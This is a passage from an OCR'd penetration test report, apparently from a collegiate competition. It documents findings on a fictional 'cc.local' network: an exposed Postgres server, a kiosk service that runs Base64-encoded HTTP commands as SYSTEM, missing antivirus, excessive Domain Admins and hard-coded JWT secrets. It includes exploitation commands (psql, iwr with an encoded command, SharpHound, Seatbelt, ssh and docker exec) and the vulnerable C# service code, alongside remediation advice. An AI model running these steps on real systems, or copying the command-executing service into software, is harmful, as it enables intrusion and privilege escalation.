


Figure 72 *Example database located from* `DOAPI.corp.cc.local`

2. **Access any database**
   Attempt to connect to any database on any of the hosts.

```
psql -U postgres -h 10.0.0.210 -p 5432
```




Figure 73 *Example connection to the Postgres database*

Remediation

XXXXXX-XX recommends configuring the databases so they are only accessible by hosts that utilize data from it.

END OF FINDING BLOCK

7.3.10	Dangerous Service	CVSS	Risk
Impact	HIGH	**6.6** Medium	**High**
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:H		
Affected Scope	10.0.200.101 (KIOSK01.guest.cc.local) 10.0.200.102 (KIOSK02.guest.cc.local) 10.0.200.103 (KIOSK03.guest.cc.local) 10.0.200.104 (KIOSK04.guest.cc.local) ➔ **TCP/8080** ➔ HTTP		
Vulnerability Summary	XXXXXX-XX discovered a vulnerable application running as a Windows Service. The application listened locally on a TCP 8080 and accepted HTTP requests. When provided with a Base64-encoded parameter, it would read and run it as a command.		
Technical Impact Description	An attacker with low privileges on this host would be able to leverage this for local privilege escalation.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive information from the specified hosts, along with completely inhibiting or destroying their functionality. This vulnerability impacts XXX's reputation as if exploited by attackers would require disclosure about exposed PII to affected customers which will dramatically diminish customer trust in XXX. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure.		
Likelihood Description	This is likely to be exploited as it is not difficult to discover the service and its source code. The only prerequisite is to have code execution on this machine.		
MITRE ATT&CK	N/A N/A		
Compliance Violations	**PCI DSS:** 2.2.4 **GDPR**: N/A **NRS § 603A.010-NRS § 603A.290:** N/A		

Exploitation Details

1. **Find the service**
   The following can be replicated in Command Prompt.

```
sc qc Account-Agent
```




Figure 74 Enumerating the service from Apollo in Mythic

2. **Find the source code from the Visual Studio Project**
   The service runs in a directory path that is default to a Visual Studio Project. The code would be located at `C:\Windows\Temp\Account-Agent-v2\Account-Agent\`

```
    ws = new WebServer(SendResponse, "http://127.0.0.1:8080/");
    ws.Run();
}

protected override void OnStop()
{
    ws.Stop();
}

public string SendResponse(HttpListenerRequest request)
{
    var command = "";

    try {
        var encodedCommand = request.QueryString.Get("command");
        command = Encoding.UTF8.GetString(Convert.FromBase64String(encodedCommand));

        if (string.IsNullOrEmpty(command))
        {
            el.WriteEntry("Recieved request without command.", EventLogEntryType.Warning);
            throw new Exception("No command specified.");
        }

        el.WriteEntry($"Executing: '{command}'", EventLogEntryType.Information);

        // Assumes executable name is not quoted
        var executable = command.Split(' ')[0];

        using (Process myProcess = new Process())
        {
            myProcess.StartInfo.UseShellExecute = false;
            myProcess.StartInfo.FileName = executable;

            if (executable.Length != command.Length) {
                myProcess.StartInfo.Arguments = command.Substring(executable.Length + 1);
            }

            myProcess.StartInfo.CreateNoWindow = true;
            myProcess.StartInfo.RedirectStandardOutput = true;
            myProcess.Start();
            myProcess.WaitForExit();
```

Figure 75 *Snippet of dangerous code*

3. **Send an HTTP request**
   The application takes any HTTP request to port 8080, locally, parses the `command` parameter (which must be Base64-encoded), and runs the command. The following can be done in powershell.

```
iwr http://127.0.0.1:8080/?command=d2hvYW1p -UseBasicParsing
```

```
[Fri Jan 13 2023 20:03:49] / 107 / operator5
powershell iwr http://127.0.0.1:8080/?command=d2hvYW1p -UseBasicParsing
1
2
3  StatusCode        : 200
4  StatusDescription : OK
5  Content           : {110, 116, 32, 97...}
6  RawContent        : HTTP/1.1 200 OK
7                      Content-Length: 21
8                      Date: Fri, 13 Jan 2023 20:03:44 GMT
9                      Server: Microsoft-HTTPAPI/2.0
10
11                     nt authority\system
12
13 Headers           : {[Content-Length, 21], [Date, Fri, 13 Jan 2023 20:03:44 GMT], [Server,
14                     Microsoft-HTTPAPI/2.0]}
15 RawContentLength  : 21
```

Figure 76 *Sending web request to execute command*

Remediation

XXXXXX-XX strongly recommends XXX remove this service. If it is necessary for kiosk functionality, the following alternative remediations are recommended.

- Change the user context of the service so it is not running with `SYSTEM` level privileges.
- Add input checking so only specific applications are launched.
- Integrate Windows Authentication with the application so only requests from specific users are accepted.

END OF FINDING BLOCK

7.3.11	Lack of Host-Based Defenses	CVSS	Risk
Impact	MEDIUM	N/A	High
Likelihood	HIGH		
CVSS String	N/A		
Affected Scope	10.0.0.5 (DC01.corp.cc.local) 10.0.0.6 (ADCS.corp.cc.local) 10.0.0.11 (HMS.corp.cc.local) 10.0.0.51 (WORKSTATION01.corp.cc.local) 10.0.0.52 (WORKSTATION02.corp.cc.local) 10.0.200.101 (KIOSK01.guest.cc.local) 10.0.200.102 (KIOSK02.guest.cc.local) 10.0.200.103 (KIOSK03.guest.cc.local) 10.0.200.104 (KIOSK04.guest.cc.local)		
PREVIOUS VULNERABILITY			
Vulnerability Summary	XXXXXX-XX rediscovered the hosts above did not have antiviruses configured. XXXXXX-XX was able to easily compromise the hosts and run post-exploitation payloads without any pivoting or implementing evasive techniques.		
Technical Impact Description	Unprotected hosts allow easier access for an attacker to compromise. Attackers are easily able to disrupt XXX's critical services and laterally move between hosts. This misconfiguration enables them to act much faster and with less caution.		
Business Impact Description	Attackers that successfully leverage the lack of antivirus will be able to compromise the respective host, leading to a potential disclosure of sensitive data and disruption to the functionality of the host. This vulnerability impacts XXX's reputation as if exploited by attackers would require disclosure about exposed PII to affected customers which will dramatically diminish customer trust in XXX. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure.		
Likelihood Description	Attackers are likely to abuse this misconfiguration and can easily do so once they compromise one of the hosts listed above.		
MITRE ATT&CK	N/A		

	M0801 – Access Management M1015 – Active Directory Configuration
Compliance Violations	**PCI DSS:** 5.2.1, 5.2.2, 5.3.1, 5.3.2, 5.3.4 **GDPR**: N/A **NRS § 603A.010-NRS § 603A.290:** N/A

Exploitation Details

1. **Audit antivirus and firewall status**
   XXXXXX-XX ran the following command through the callback provided by Apollo, a Mythic Agent. This can be replicated by using the Command Prompt to run the Seatbelt executable on each of the hosts.

```
Seatbelt.exe WindowsDefender
```




Figure 77 *SeatBelt output regarding antivirus status from being ran on Mythic by Apollo*

Remediation

XXXXXX-XX recommends XXX implement an antivirus, such as Windows Defender to mitigate the capabilities of an attacker. If certain programs will have their functionality obstructed by these, implementing an exclusion in the antivirus is possible to maintain a secure and operational system.




Figure 78 *Enabling Windows Defender*

END OF FINDING BLOCK

7.4 MEDIUM-RISK FINDINGS

7.4.1	Excessive Domain Admins	CVSS	Risk
Impact	High	**6.8** Medium	**Med.**
Likelihood	Medium		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H		
Affected Scope	10.0.0.5 (DC01.corp.cc.local) 10.0.0.6 (ADCS.corp.cc.local) 10.0.0.11 (HMS.corp.cc.local) 10.0.0.51 (WORKSTATION01.corp.cc.local) 10.0.0.52 (WORKSTATION02.corp.cc.local) → **TCP/445** → SMB → **TCP/3389** → RDP → **TCP/5985** → WinRM		
PREVIOUS VULNERABILITY			
Vulnerability Summary	XXXXXX-XX rediscovered the `corp.cc.local` domain still contained an excessive amount of `Domain Admins`. Of the 67 users, 10 were `Domain Admins`. This included users who had roles such as `Developer`, which should not require that extent of privilege.		
Technical Impact Description	Within the environment, `Domain Admins` had full control over all computer and user objects in the domain. If an attacker were to gain access to one there would be a large risk to the operational capability of the domain along with sensitive information disclosure.		
Business Impact Description	An attacker that successfully obtains membership within the `Domain Admins` is capable of completely inhibiting the functionality of the domain and disclosing sensitive information. This vulnerability impacts XXX's reputation as if exploited by attackers would require disclosure about exposed PII to affected customers which will dramatically diminish customer trust in XXX. This vulnerability is noncompliant with PCI as user data is insecurely stored. This vulnerability is in		

	violation of GDPR as it contains one or more of the following issues: insecure data processing, insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how strictly fines are applied by the enforcing organization.
Likelihood Description	The excessive amounts of `Domain Admins` is somewhat likely to be abused simply due to the number of users with the group membership. If an attacker were to obtain user access via phishing, credential brute forcing, password spraying, or through any other means, there is a significant chance their user will be a `Domain Admin`.
MITRE ATT&CK	N/A
	M0801 – Access Management M1015 – Active Directory Configuration M1047 – Audit
Compliance Violations	**PCI DSS:** 7.2.2, 7.3.2 **GDPR:** 5, 9, 25, 32 **NRS § 603A.010-NRS § 603A.290:** N/A

Exploitation Details

1. **Enumerate members of the group**
   XXXXXX-XX ran the following command through the callback provided by Apollo, a Mythic Agent. This can be replicated by using the Command Prompt on `DC01.corp.cc.local`.

```
net group "Domain Admins"
```

```
[Fri Jan 13 2023 19:39:01] / 76 / operator4
run -Executable net -Arguments group "Domain Admins"
Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
a.booth                  Administrator            b.dole
c.howard                 e.roberts                e.stevenson
e.thomas                 i.appleton               j.darcy
r.murphy
The command completed successfully.
```

Figure 79 *Viewing the members of the `Domain Admins` group with the `net` executable*

Remediation

XXXXXX-XX recommends that XXX remove all unnecessary Domain Admins from the group. If members need to have Administrative privileges then granting them administrative privileges on specific hosts would serve as a viable alternative.

1. **Remove a user from the Domain Admins group**
   Run the following command on `DC01.corp.cc.local`. Replace the brackets and interior text with a Domain Admin.

```
net group "Domain Admins" [user] /delete
```

END OF FINDING BLOCK

7.4.2 Excessive Privileges in Active Directory		CVSS	Risk
Impact	MEDIUM	**6.8** Medium	**Med.**
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:H		
Affected Scope	10.0.0.51 (WORKSTATION01.corp.cc.local) 10.0.0.52 (WORKSTATION02.corp.cc.local)		
PREVIOUS VULNERABILITY			
Vulnerability Summary	XXXXXX-XX rediscovered that users within the `Everyone` group of the `corp.cc.local` domain had administrative privileges on the hosts above. XXXXXX-XX was able to remotely access the hosts via any user and had full control.		
Technical Impact Description	Attackers are capable of using any domain user to remotely access the hosts and have full control. This level of access can lead to discovery of more critical vulnerabilities and data exfiltration.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive, critical information from the affected hosts, along with completely inhibiting or destroying their functionality. This vulnerability has the potential to impact XXX's revenue generation by providing further access to the network enabling data and system modification. This vulnerability impacts XXX's reputation as if exploited by attackers would require disclosure about exposed PII to affected customers which will dramatically diminish customer trust in XXX. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure.		
Likelihood Description	It is likely that an attacker would leverage this misconfiguration. Remotely accessing Windows hosts is a trivial task, but the attacker would need to gain access to a valid Domain User first.		
MITRE ATT&CK	N/A		
	M0801 – Access Management M1015 – Active Directory Configuration M1047 – Audit		
Compliance	**PCI DSS:** 7.2.2, 7.3.2		

Violations	**GDPR**: N/A **NRS § 603A.010-NRS § 603A.290:** N/A

Exploitation Details

1. **Enumerate domain object relationships**
   XXXXXX-XX ran the `SharpHound` executable using a callback from Apollo on the Domain Controller. The following step can be replicated by simply downloading and running the executable on the host.

```
SharpHound.exe
```

```
run -Executable cmd.exe -Arguments /S /c sharp.exe -c all
  1 2023-01-13T11:26:30.3509149-08:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
  2 2023-01-13T11:26:30.4759258-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, Logg
  3 2023-01-13T11:26:30.4915546-08:00|INFORMATION|Initializing SharpHound at 11:26 AM on 1/13/2023
  4 2023-01-13T11:26:30.6634141-08:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Cont
  5 2023-01-13T11:26:31.2102912-08:00|INFORMATION|Beginning LDAP search for corp.cc.local
  6 2023-01-13T11:26:31.3977734-08:00|INFORMATION|Producer has finished, closing LDAP channel
  7 2023-01-13T11:26:31.3977734-08:00|INFORMATION|LDAP channel closed, waiting for consumers
  8 2023-01-13T11:27:01.5960268-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 32 MB RAM
  9 2023-01-13T11:27:12.5393620-08:00|INFORMATION|Consumers finished, closing output channel
 10 2023-01-13T11:27:12.5862831-08:00|INFORMATION|Output channel closed, waiting for output task to complete
 11 Closing writers
 12 2023-01-13T11:27:12.7112565-08:00|INFORMATION|Status: 175 objects finished (+175 4.268293)/s -- Using 40 MB RAM
 13 2023-01-13T11:27:12.7112565-08:00|INFORMATION|Enumeration finished in 00:00:41.5098106
 14
```

Figure 80 *SharpHound output from being ran on Mythic by Apollo*

2. **Upload the ZIP file output to the Bloodhound program**




Figure 81 *Uploading ZIP file output to Bloodhound*

3. Search for the `Everyone` group and viewing its Derivative Local Admin Rights




Figure 82 *Viewing the privileges of the group towards the two hosts*

Remediation

XXXXXX-XX recommends XXX remove this privilege from the `Everyone` group. If members within it need administrative access to those groups, then XXX should create a separate group for that specific purpose to minimize the amount of administrative access to those hosts.

END OF FINDING BLOCK

7.4.3	Hard Coded Plaintext Secrets	CVSS	Risk
Impact	HIGH	6.7 Medium	MED.
Likelihood	LOW		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:L		
Affected Scope	10.0.0.200 (PAYMENT-WEB.corp.cc.local) ➔ **TCP/8000** ➔ HTTP		
Vulnerability Summary	XXXXXX-XX discovered the source code of the payment application contained hard coded secrets for the payment application.		
Technical Impact Description	Using these secrets, an attacker would be able to forge authentication tokens and impersonate privileged accounts on the application.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive, critical information from the application, along with completely inhibiting or destroying its functionality. This vulnerability has the potential to impact XXX's revenue generation by providing further access to the network enabling data and system modification. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure.		
Likelihood Description	It is unlikely that this is exploited due to the significant amount of prerequisites to obtain read access to these secrets. An attacker would need to have privileged access to the container or the affected host.		
MITRE ATT&CK	T0891 - Hardcoded Credentials		
	M1047 - Audit		
Compliance Violations	**PCI DSS:** 6.2.1 **GDPR**: N/A **NRS § 603A.010-NRS § 603A.290:** N/A		
Exploitation Details			
1. **Log in via SSH and enter the Docker container running the application**			

Docker group membership or root privileges are required to enter docker containers. XXXXXX-XX used the compromised root account.

```
ssh root@10.0.0.200
docker exec -it [container id] bash
```

```
┌──(root6[redacted])-[~]
└─# ssh root@10.0.0.200
root@10.0.0.200's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jan 14 12:30:50 PST 2023

  System load:  0.12               Users logged in:                1
  Usage of /:   11.1% of 48.29GB   IPv4 address for br-914dbebc10de: 172.21.0.1
  Memory usage: 76%                IPv4 address for br-b6596e466bf6: 172.20.0.1
  Swap usage:   0%                 IPv4 address for docker0:       172.17.0.1
  Processes:    192                IPv4 address for ens3:          10.0.0.200

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

5 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


*** System restart required ***
Last login: Sat Jan 14 11:27:40 2023 from 10.0.254.202
root@payment-web:~# docker ps
CONTAINER ID   IMAGE                       COMMAND                  CREATED       STATUS
     NAMES
6d10e83a0171   rossja/cptc22-payment-fe    "/docker-entrypoint.…"   3 days ago    Up 3 days
cp   app-payment-fe-1
49ead6fa15b8   rossja/cptc22-payment-api   "sh entrypoint.sh"       3 days ago    Up 3 days
     app-payment-api-1
root@payment-web:~# docker exec -it 49 bash
root@49ead6fa15b8:/api# ls
__pycache__  api.py  docs  entrypoint.sh  logger.py  requirements.txt
root@49ead6fa15b8:/api#
```

Figure 83 *Accessing the host via SSH and entering the Docker container*

2. **Read the source code of the application**

```
cat api.py
```

```
root@49ead6fa15b8:/api# cat api.py
from flask import Flask, jsonify, request, session, url_for, redirect, g, render_template, render_template_string, se
nd_file
from flask_mysqldb import MySQL
import MySQLdb.cursors
from flask_cors import CORS
import psycopg2
import psycopg2.extras
from psycopg2 import sql
import os
from uuid import UUID, uuid4
from swagger_ui import api_doc
import MySQLdb
from flask_simpleldap import LDAP
from flask_jwt_extended import jwt_required, create_access_token, get_jwt_identity, JWTManager, current_user
from base64 import b64encode
import json, pdfkit
from logger import AppLog


api = Flask(__name__, template_folder="templates/")
api_doc(api, config_path="docs/swagger.yml", url_prefix="/doc", title="API Docs")

# LDAP Config
api.config["LDAP_HOST"] = os.environ.get('LDAP_HOST')
api.config["LDAP_PORT"] = int(os.environ.get('LDAP_PORT'))
api.config["LDAP_BASE_DN"] = f"{os.environ.get('LDAP_ROOT')}"
api.config["LDAP_USERNAME"] = f"cn={os.environ.get('LDAP_ADMIN_USERNAME')},{os.environ.get('LDAP_ROOT')}"
api.config["LDAP_PASSWORD"] = f"{os.environ.get('LDAP_ADMIN_PASSWORD')}"
api.config["LDAP_USER_OBJECT_FILTER"] = "(&(uid=%s))"
api.config["LDAP_OPENLDAP"] = True
# for get_group_members
api.config["LDAP_GROUP_OBJECT_FILTER"] = "(&(objectClass=posixGroup)(cn=%s))"
api.config["LDAP_GROUP_MEMBERS_FIELD"] = "memberUid"

# Security Stuff, generated via `head /dev/urandom | tr -dc A-Za-z0-9 | head -c10`
api.config["JWT_SECRET_KEY"] = [redacted]
api.secret_key = [redacted]  # and this!
```

Figure 84 *The source code of the application*

Remediation
XXXXXX-XX recommends XXX obtain the secrets during runtime from an external source or generate them dynamically during runtime.

END OF FINDING BLOCK

7.4.4	Account Takeover	CVSS	Risk
Impact	MEDIUM	**6.5** Medium	**Med.**
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		
Affected Scope	10.0.0.12 (LPS.corp.cc.local) ➔ **TCP/443** ➔ HTTPS		
Vulnerability Summary	XXXXXX-XX discovered that a failed attempt to log into a valid user account on the rewards portal located on `LPS.corp.cc.local` leaks information on the account in question. XXXXXX-XX leveraged this vulnerability to compromise a customer account as a proof of concept.		
